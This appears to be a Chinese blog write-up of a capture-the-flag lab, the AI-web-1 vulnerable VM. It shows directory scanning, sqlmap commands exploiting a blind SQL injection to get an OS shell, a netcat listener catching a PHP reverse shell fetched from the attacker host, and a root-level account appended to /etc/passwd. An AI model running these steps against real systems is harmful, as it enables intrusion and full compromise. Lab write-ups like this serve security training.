
AI-web-1靶机过关记录
靶机地址:172.16.1.195
Kali地址:172.16.1.107
1、信息收集

端口扫描:
目录扫描:

发现robots.txt敏感文件,查看

存在/m3diNf0/,/se3reTdir777/uploads/。
尝试访问/m3diNf0/,没有权限。扫描/m3diNf0/目录

存在info.php文件,查看

先记下相关信息,继续查看第一次扫描出来的目录。
查看/se3reTdir777/uploads/,没有权限访问。在继续扫描目录后发现,仅有/se3reTdir777/有权限访问

输入1显示

2、漏洞发现与利用
相关敏感信息:
http://172.16.1.195/se3reTdir777//m3diNf0/info.php
注入点:
http://172.16.1.195/se3reTdir777
尝试用SQLmap跑一下注入点
sqlmap -u "http://172.16.1.195/se3reTdir777/" --data "uid=1&Operation=Submit" --level=3 --dbs

注入点:uid
数据库类型:MySQL 5.0.12
注入类型:时间盲注
存在的数据库:[*] aiweb1(当前) [*] information_schema
aiweb1库中的表:user ,systemUser
依次向下:
爆user表中的字段发现firstName、Id、lastName,没有必要继续了
爆systemUser表的字段,没有出来结果

此时,尝试使用SQLmap的--os-shell命令
os-shell执行条件有三个:
网站必须是root权限
网站的绝对路径已知
GPC为off。php主动转义的功能关闭
执行命令:
sqlmap -u "http://172.16.1.195/se3reTdir777/" --data "uid=1&Operation=Submit" --level=3 --os-shell
依次选择PHP、custom location(s)
根据info.php文件暴露的信息,绝对路径选择:
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/


查看文件权限

反弹shell
另开启一个终端,准备php文件,写入一下内容

Kali开启http.server后,os-shell终端下载到靶机

另一个终端监听端口:nc -lnvp 4444
在os-shell终端上,php执行上传的php文件

获取到反弹的shell

升级为交互式shell:python -c 'import pty;pty.spawn("/bin/bash")'
3、权限提升
网站用户权限,发现可以读取passwd

尝试增加用户,写入passwd
先对密码进行加密

$1$xp$4UEKxIegpvBEuB59Y0qFZ0
写入账号密码:echo 'xp:$1$xp$4UEKxIegpvBEuB59Y0qFZ0/:0:0::/root:/bin/bash'>>/etc/passwd
passwd文件规则:
第一列:账户名称
第二列:密码占位符(x表示该用户需密码登录,为空表示账户无需密码登录)
第三列:用户UID
第四列:GID
第五列:账户附加基本信息(一般存储账户全名称、联系方式等)
第六列:账户家目录位置
第七列:账户登录shell(/bin/bash可登录,/sbin/nologin表示账户无法登录系统)

切换用户

提权成功,拿到用户权限
AI-web-1靶机过关记录的更多相关文章
- Goldeneye 靶机过关记录
注:因记录时间不同,记录中1.111和1.105均为靶机地址. 1信息收集 1.1得到目标,相关界面如下: 1.2简单信息收集 wappalyzer插件显示: web服务器:Apache 2.4.7 ...
- Os-hackNos-1靶机过关记录
靶机地址:172.16.1.198(或112) kali地址:172.16.1.108 1 信息收集 靶机界面如下 简单查看 OS:Ubuntu Web:Apache2.4.18 尝试端口扫描 开放 ...
- Vulnhub-dpwwn-01靶机过关记录
靶机地址:172.16.1.192 Kali 目录扫描 查看info.php 端口扫描 开放3306,尝试弱密码或爆破mysql. 账户为root,密码为空,成功登陆. 查看数据库:再查看ssh表 查 ...
- AI:WEB:1 Walkthrough
AI: Web: 1 Vulnhub Walkthrough靶机下载:https://www.vulnhub.com/entry/ai-web-1,353/测试方法: Nmap网络扫描 浏 ...
- 一次优化web项目的经历记录(三)
一次优化web项目的经历记录 这段时间以来的总结与反思 前言:最近很长一段时间没有更新博客了,忙于一堆子项目的开发,严重拖慢了学习与思考的进程. 开水倒满了需要提早放下杯子,晚了就会烫手,这段时间以来 ...
- 一次优化web项目的经历记录(二)
一次优化web项目的经历记录 这段时间以来的总结与反思 前言:最近很长一段时间没有更新博客了,忙于一堆子项目的开发,严重拖慢了学习与思考的进程. 开水倒满了需要提早放下杯子,晚了就会烫手,这段时间以来 ...
- 一次优化web项目的经历记录(一)
一次优化web项目的经历记录 这段时间以来的总结与反思 前言:最近很长一段时间没有更新博客了,忙于一堆子项目的开发,严重拖慢了学习与思考的进程.开水倒满了需要提早放下杯子,晚了就会烫手,这段时间以来, ...
- Dynamics CRM2016 Web API之创建记录
前篇介绍了通过primary key来查询记录,那query的知识点里面还有很多需要学习的,这个有待后面挖掘,本篇来简单介绍下用web api的创建记录. 直接上代码,这里的entity的属性我列了几 ...
- Web前端理论知识记录
Web前端理论知识记录 Elena· 5 个月前 cookies,sessionStorage和localStorage的区别? sessionStorage用于本地存储一个会话(session) ...
随机推荐
- springboot整合dubbo+zookeeper最新详细
引入 最近和小伙伴做一个比赛,处于开发阶段,因为涉及的服务比较多,且服务需要分开部署在不同的服务器上,讨论之后,打算采用分布式来做,之前学习springboot的时候,部分章节涉及到了springbo ...
- OpenCV-Python 直方图-2:直方图均衡 | 二十七
目标 在本节中, 我们将学习直方图均衡化的概念,并利用它来提高图像的对比度. 理论 考虑这样一个图像,它的像素值仅局限于某个特定的值范围.例如,较亮的图像将把所有像素限制在高值上.但是一幅好的图像会有 ...
- python中的原地操作
什么是原地操作: 例子: 列表在append添加一个元素后,没有产生新副本,再次打印的时候多了一个值,这个appned就是原地操作 由此可见,原地操作有以下特点: 没有返回值(返回值为None) 改变 ...
- Python学习笔记:set集合类型所有方法汇总
################################################## 集合的作用是:# 1.获得两个集合之间某种关系的集合(比如求两个集合的交集)# 2.计算集合之间的 ...
- ASP.NET Core MVC通过IViewLocationExpander扩展视图搜索路径
IViewLocationExpander API ExpandViewLocations Razor视图路径,视图引擎会搜索该路径. PopulateValues 每次调用都会填充路由 项目目录如下 ...
- python文件封装成*.exe
python文件封装成*.exe文件(单文件和多文件) 环境:win10 64位 python3.7 原文: https://www.cnblogs.com/jackzz/p/9431923.html ...
- python字典(dict)
1.字典dict定义 初始化 key-value键值对的数据的集合,可变.无序.key不重复(哈希.唯一) 1> d = dict() 或者 d = {} # -*- coding:utf-8 ...
- LeetCode(42.接雨水)多解法详解
接雨水解法详解: 题目: 基本思路:从图上可以看出要想接住雨水,必须是凹字形的,也就是当前位置的左右两边必须存在高度大于它的地方,所以我们要想知道当前位置最多能存储多少水,只需找到左边最高处max_l ...
- 吐槽,Java 设计的槽点
今天不灌水,直接上干货!希望下面的讲解,能与你产生一些共鸣. 1. 求长度各有千秋 你是否曾经在面试的时候,经常被问到:数组有没有 length() 方法?字符串有没有 length() 方法? 集合 ...
- Appium:We shut down because no new commands came in
在使用Appium自带的Inspector来查找元素定位时,一段时间(60s)不对其进行任何操作appium就会关闭Android应用,并打印出 info: [debug] We shut down ...